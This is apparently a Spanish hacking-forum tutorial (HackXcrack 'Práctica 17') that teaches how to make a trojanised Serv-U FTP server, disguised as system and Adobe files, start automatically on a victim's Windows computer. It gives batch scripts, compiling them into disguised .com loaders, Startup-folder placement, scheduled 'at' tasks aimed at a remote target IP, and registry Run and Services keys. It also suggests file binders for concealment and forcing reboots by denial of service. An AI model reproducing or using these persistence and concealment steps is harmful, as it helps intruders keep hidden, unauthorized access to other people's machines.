

Práctica 17. Arrancando el Serv-U automáticamente (Por HxC Mods-Adm)

Los más espabiladillos seguro que estáis pensando (lo más probable que ya lo habréis hecho) es idear la forma para que nuestro servidor FTP, ahora llamado mdsn32.exe y usbkeyb.dll, se ejecute solito cada vez que el equipo donde lo hemos colocado se inicie, no tendrá alguna opción oculta para que se inicie como servicio...


Esta versión y éste servidor FTP no la tiene, hombre haz algo por ti mismo, busca “otros” u otras versiones de éste mismo, estudia, prueba y comprueba.

Como no disponemos de ningún otro, mejor dicho, como no queremos usar ningún otro, vamos a ver cómo ponerle preparadito y en condiciones para que se auto ejecute.

Para ello supongamos que tenemos copiados los ficheros mdsn32.exe (el ejecutable) y usbkeyb.dll (el archivo de configuración) dentro de la carpeta C:\winnt\system32, ocultos o no eso no importa.

Arrancando el FTP desde la carpeta de inicio:

Nos creamos un archivo .bat como el siguiente, por ejemplo:



```
C:\ Símbolo del sistema
D:\Tro_SU>copy con mdsnini.bat
Echo off
start C:\winnt\system32\mdsn32.exe c:\winnt\system32\usbkeyb.dll -h
^Z
1 archivos copiados.
D:\Tro_SU>
```

Ahora lo copiamos, ¿dónde? Pues en la carpeta de Inicio de All users, es decir:

Copy mdsini.bat C:\Documents and settings\All Users\Menu de inicio\Programas\Inicio

De esta forma cada vez que un usuario inicie una sesión se cargará nuestro troyano....

Bueno, no es muy elegante pero efectivo, claro que bastaría que cualquier usuario accediese a ese lugar para descubrir el engaño, además fácilmente conocerá el archivo ejecutable y el de configuración, basta con que lo edite con el bloc de notas, vamos que está bien pero deja que desear.

Una opción si insistimos en éste lugar sería “convertir” el archivo mdsini.bat en un archivo .com, lo seguirá viendo igual pero al menos lo podrá visualizar en texto claro, si además le cambiamos un poco el nombre “despistaremos un poco más”, si se da cuenta lo eliminará de la carpeta pero los archivos que pusimos en winnt\system32 podrían seguir, no se sabe, depende de lo experto del usuario para descubrirlos.

¿Cómo, convertir un .bat a .com o .exe? Sí, hay infinidad de aplicaciones que lo permiten

Vamos a usar turbobat, haremos lo que sigue:

Nos creamos un nuevo fichero .bat como sigue:

```
Copy con prueba.bat
@echo off
C:\winnt\system32\msdnini.exe C:\winnt\system32\usbkeyb.dll -h
^Z
```

Compilamos:

```
Turbobat /B- prueba.bat
```

Renombramos y copiamos:

```
Ren prueba.com adobeldr.com
Copy adobeldr.com C:\winnt\system32
```

Creamos un nuevo bat:

```
Copy con adobegama.bat

@echo off
start /B adobeldr.com
^Z
```

lo copiamos a la carpeta All users:

```
Copy adobegama.bat C:\Documents and settings\All Users\Menu de inicio\Programas\Inicio
```

Explicación

Bien, turbobat “no acepta” el comando start, si te fijas el archivo prueba.bat no incluye la instrucción start, por ello nos creamos dos archivos *.bat, siendo el ultimo (adobegama.bat) el que nos llevamos a la carpeta destino, que es el que incluye la instrucción start, la opción /B le indica a la orden start que no abra una nueva ventana de msdos, a estas alturas deberías haber empezado a investigar el mandato start, si no lo has hecho prueba a escribir start /? Desde la línea de comandos.

El usuario ahora podrá editar el archivo adobegama.bat y verá que ejecuta a su vez el archivo adobeldr.com, se descubre fácilmente como antes, pero ahora no sabe cuales son los archivos que a su vez ejecuta éste último, es decir nuestros archivos msdn32.exe y usbkeyb.dll están algo más protegidos.

Si además hubiésemos utilizado un joinner que “uniese” el archivo adobeldr.com con, por ejemplo, un archivo del tipo adobe acrobat o photoshop o “algo así”, en el caso de que el usuario ejecutara por su cuenta el archivo “juntado” vería lo que es y no el trojano.

De todas formas, NO HEMOS OCULTADO el proceso, sigue siendo visible desde el administrador de tareas, un administrador experimentado se dará cuenta en seguida de lo que ocurre, es más, si se ejecuta varias veces los ficheros “trojanizados” se abrirán tantos procesos en el administrador de tareas como veces se ejecuten, vamos que “canta por soleares”, aun así, te puedo asegurar que en un gran tanto por ciento de casos es muy, muy efectivo y simple.

Arrancando el FTP como una tarea programada

Sencillo, ejecutamos lo siguiente:

```
At 08:00 /every:L,M,Mi,J,V,S,D " C: \winnt\system32\adobeldr.com"
```

Fíjate bien, hemos aprovechado que ya está compilado el archivo adobeldr.com (según el ejemplo anterior) y copiado en winnt\system32, AHORA NO ES NECESARIO START, el comando at ya está indicado que se ejecute.

Al igual que antes el engaño se puede descubrir, créetelo hay muchísimos usuarios que ni saben que existe un programador de tareas.

Ventajas:

Supongamos que de alguna manera ya si “instalaron” los archivos adobeldr.com, mdsn32.exe y usbkeyb.dll en el directorio C:\winnt\system32 de un equipo remoto, pues entonces bastaría con escribir:

```
At IP DEL OBJETIVO 08:00 /every:L,M,Mi,J,V,S,D " C: \winnt\system32\adobeldr.com"
```

Idea:

Es perfectamente posible “empaquetar” los dos ó tres archivos en uno sólo, de manera que sólo tendríamos que copiar el fichero empaquetado en el directorio destino y lanzarlo desde al comando At.

¿Cómo se hace eso? Espera a la práctica 22.

Arrancando el FTP como servicio desde el registro de Windows

Ya he comentado los lugares donde “colocar” los troyanos, ¿recuerdas? Bueno pues a ello:


Podemos elegir entre adobegama.bat, adobeldr.com o nuestro famoso start mdsn32.exe usbkyb.dll -h, de cualquier forma lo podemos conseguir.

También podemos elegir entre diferentes claves del Registro de Windows, por excelencia en:


```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run  
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce  
HKLM\System\CurrentControlSet\Services  
HKEY_CLASSES_ROOT\exefile\shell\open\command
```

Vamos a probar:

Iniciamos Regedit.exe y buscamos la primera clave de la lista:




Y añadimos lo siguiente:



Para ello, pulsamos sobre la ventana de la derecha (en un lugar en blanco) con el botón derecho del ratón, elegimos Nuevo-Valor alfanumérico, le cambiamos el nombre que nos pone por el de Adobegama.

Después pulsamos de nuevo con el botón derecho sobre el valor adobegama y seleccionamos Modificar, entonces escribimos:



Y pulsamos Aceptar.

La próxima vez que el equipo reinicie cargará y ejecutará nuestro troyano.

¿Y si el equipo no se reinicia nunca o tarda demasiado?

Bueno, podemos forzarlo, Un ataque por denegación de servicio (DoS, Denial of Service) sería interesante, también podemos probar con la herramienta shutdown del propio Windows o de terceros...

Ahora si que empiezas a entender el por qué no sólo los ataques DoS pretenden poner fuera de servicio a una máquina, no es sólo por fastidiar.....

Ejemplo:

Shutdown /? Para "ir entendiendo"
Shutdown /L /R /C para reiniciar le equipo local YA!,

Foro de HackXcrack

Si eres aplicado puedes experimentar con las otras claves del registro, prueba y comprueba, no dejes de estudiar, en estos momentos “has subido” muchos escalones en el conocimiento, no lo desperdices limitándote a copiar y “probar” únicamente con lo expuesto aquí.

Estarás pensando: ¿Para qué necesitamos shutdown si estamos en el equipo local?, bastaría con Inicio-Apagar...-Reiniciar. Sí Correcto.

También puedes pensar: Aunque no se trate del equipo local ¿Para qué necesitamos shutdown si debemos acceder el registro mediante Regedit?. Sí correcto.

Pero, vamos a ver, ¿Se podrá manipular un registro remoto de una máquina Windows? SIIIIIII.

Disponemos de Regedt32, como vimos anteriormente y TAMBIEN disponemos de “otras” herramientas para hacerlo, ya lo verás, ahora mismo.